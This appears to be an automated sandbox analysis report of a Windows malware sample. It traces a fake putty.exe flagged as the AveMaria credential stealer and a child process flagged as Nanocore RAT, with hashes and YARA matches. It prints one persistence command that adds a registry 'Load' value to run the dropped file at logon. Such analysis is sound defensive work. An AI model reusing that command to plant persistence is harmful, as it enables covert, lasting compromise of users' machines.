| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | <ul style="list-style-type: none"> • Rule: MAL_Envria_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000002.2119927907.0000000000400000.00000040.00000001.sdmp, Author: unknown |
| Reputation: | low |

Analysis Process: cmd.exe PID: 2156 Parent PID: 2308

General

| | |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:56 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | cmd.exe /c REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' |
| Imagebase: | 0x49d30000 |
| File size: | 302592 bytes |
| MD5 hash: | AD7B9C14083B52BC532FBA5948342B98 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: images.exe PID: 2168 Parent PID: 2308**General**

| | |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:56 |
| Start date: | 02/08/2021 |
| Path: | C:\ProgramData\images.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\ProgramData\images.exe |
| Imagebase: | 0x1180000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2139607287.0000000003911000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000011.00000002.2136747408.0000000002947000.00000004.00000001.sdmp, Author: Joe Security |
| Antivirus matches: | <ul style="list-style-type: none"> • Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs |

Analysis Process: reg.exe PID: 2400 Parent PID: 2156**General**

| | |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:57 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\SysWOW64\reg.exe |
| Wow64 process (32bit): | true |
| Commandline: | REG ADD 'HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows' /f /v Load /t REG_SZ /d 'C:\ProgramData\images.exe' |
| Imagebase: | 0xb50000 |
| File size: | 62464 bytes |
| MD5 hash: | D69A9ABBB0D795F21995C2F48C1EB560 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: verclsid.exe PID: 1900 Parent PID: 2604**General**

| | |
|------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 11:00:00 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\verclsid.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 |
| Imagebase: | 0xff8f0000 |
| File size: | 11776 bytes |
| MD5 hash: | 3796AE13F680D9239210513EDA590E86 |

| | |
|-------------------------------|--------------------------|
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: images.exe PID: 2820 Parent PID: 2168

General

| | |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 11:00:02 |
| Start date: | 02/08/2021 |
| Path: | C:\ProgramData\images.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\ProgramData\images.exe |
| Imagebase: | 0x1180000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | <ul style="list-style-type: none"> • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137169067.0000000000613000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000015.00000002.2353065694.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137304291.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137077371.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000015.00000003.2137213660.0000000000607000.00000004.00000001.sdmp, Author: Joe Security |

Analysis Process: notepad.exe PID: 2416 Parent PID: 2604

General

| | |
|------------------------|-----------------------------------------------------------------------------------------|
| Start time: | 11:00:02 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\notepad.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Windows\system32\notepad.exe' 'C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh.ScT' |

| | |
|-------------------------------|---------------------------------|
| Imagebase: | 0xff1d0000 |
| File size: | 193536 bytes |
| MD5 hash: | B32189BDF6E577A92BAA61AD49264E6 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: cmd.exe PID: 912 Parent PID: 2820

General

| | |
|-------------------------------|----------------------------------|
| Start time: | 11:00:04 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\System32\cmd.exe |
| Imagebase: | 0x4ab20000 |
| File size: | 302592 bytes |
| MD5 hash: | AD7B9C14083B52BC532FBA5948342B98 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: iBCrDCK.i.exe PID: 2340 Parent PID: 2820

General

| | |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 11:00:16 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe' |
| Imagebase: | 0xf50000 |
| File size: | 1378816 bytes |
| MD5 hash: | 8FA8F52DFC55D341300EFF8E4C44BA33 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Antivirus matches: | <ul style="list-style-type: none"> • Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs |

Analysis Process: drvinst.exe PID: 1464 Parent PID: 584

General

| | |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 11:00:22 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\drvinst.exe |
| Wow64 process (32bit): | false |
| Commandline: | DrvInst.exe '1' '200' 'UMB\UMB\1&841921d&0&TERMINPUT_BUS' " " '6e3bed883' '00000000000000' '000000000000059C' '0000000000000600' |
| Imagebase: | 0xff860000 |
| File size: | 102912 bytes |
| MD5 hash: | 2DBA1472BDF847EAE358A4B9FA9AB0C1 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: rdpdr.sys PID: 4 Parent PID: -1**General**

| | |
|-------------------------------|---------------------------------------|
| Start time: | 11:00:22 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\drivers\rdpdr.sys |
| Wow64 process (32bit): | false |
| Commandline: | |
| Imagebase: | 0xff380000 |
| File size: | 165888 bytes |
| MD5 hash: | 1B6163C503398B23FF8B939C67747683 |
| Has elevated privileges: | |
| Has administrator privileges: | |
| Programmed in: | C, C++ or other language |

Analysis Process: tdtcp.sys PID: 4 Parent PID: -1**General**

| | |
|-------------------------------|---------------------------------------|
| Start time: | 11:00:23 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\system32\drivers\tdtcp.sys |
| Wow64 process (32bit): | |
| Commandline: | |
| Imagebase: | |
| File size: | 23552 bytes |
| MD5 hash: | 51C5ECEB1CDEE2468A1748BE550CFBC8 |
| Has elevated privileges: | |
| Has administrator privileges: | |
| Programmed in: | C, C++ or other language |

Analysis Process: tssecsrv.sys PID: 4 Parent PID: -1**General**

| | |
|-------------------------------|------------------------------------------|
| Start time: | 11:00:24 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\DRIVERS\tssecsrv.sys |
| Wow64 process (32bit): | |
| Commandline: | |
| Imagebase: | |
| File size: | 39936 bytes |
| MD5 hash: | 19BEDA57F3E0A06B8D5EB6D619BD5624 |
| Has elevated privileges: | |
| Has administrator privileges: | |
| Programmed in: | C, C++ or other language |

Analysis Process: RDPWD.SYS PID: 4 Parent PID: -1**General**

| | |
|------------------------|---------------------------------------|
| Start time: | 11:00:24 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\Drivers\RDPWD.SYS |
| Wow64 process (32bit): | |
| Commandline: | |

| | |
|-------------------------------|----------------------------------|
| Imagebase: | |
| File size: | 212480 bytes |
| MD5 hash: | FE571E088C2D83619D2D48D4E961BF41 |
| Has elevated privileges: | |
| Has administrator privileges: | |
| Programmed in: | C, C++ or other language |

Analysis Process: iBCrDCK.i.exe PID: 2260 Parent PID: 2340

General

| | |
|-------------------------------|---------------------------------------------|
| Start time: | 11:00:37 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Imagebase: | 0xf50000 |
| File size: | 1378816 bytes |
| MD5 hash: | 8FA8F52DFC55D341300EFF8E4C44BA33 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

Analysis Process: iBCrDCK.i.exe PID: 2428 Parent PID: 2340

General

| | |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 11:00:37 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Imagebase: | 0xf50000 |
| File size: | 1378816 bytes |
| MD5 hash: | 8FA8F52DFC55D341300EFF8E4C44BA33 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353616508.0000000003F0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353616508.0000000003F0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: |

00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp,
Author: Florian Roth

- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2355684386.0000000002502000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2355475529.00000000024B1000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2360227304.0000000003777000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2353673485.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detects the Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis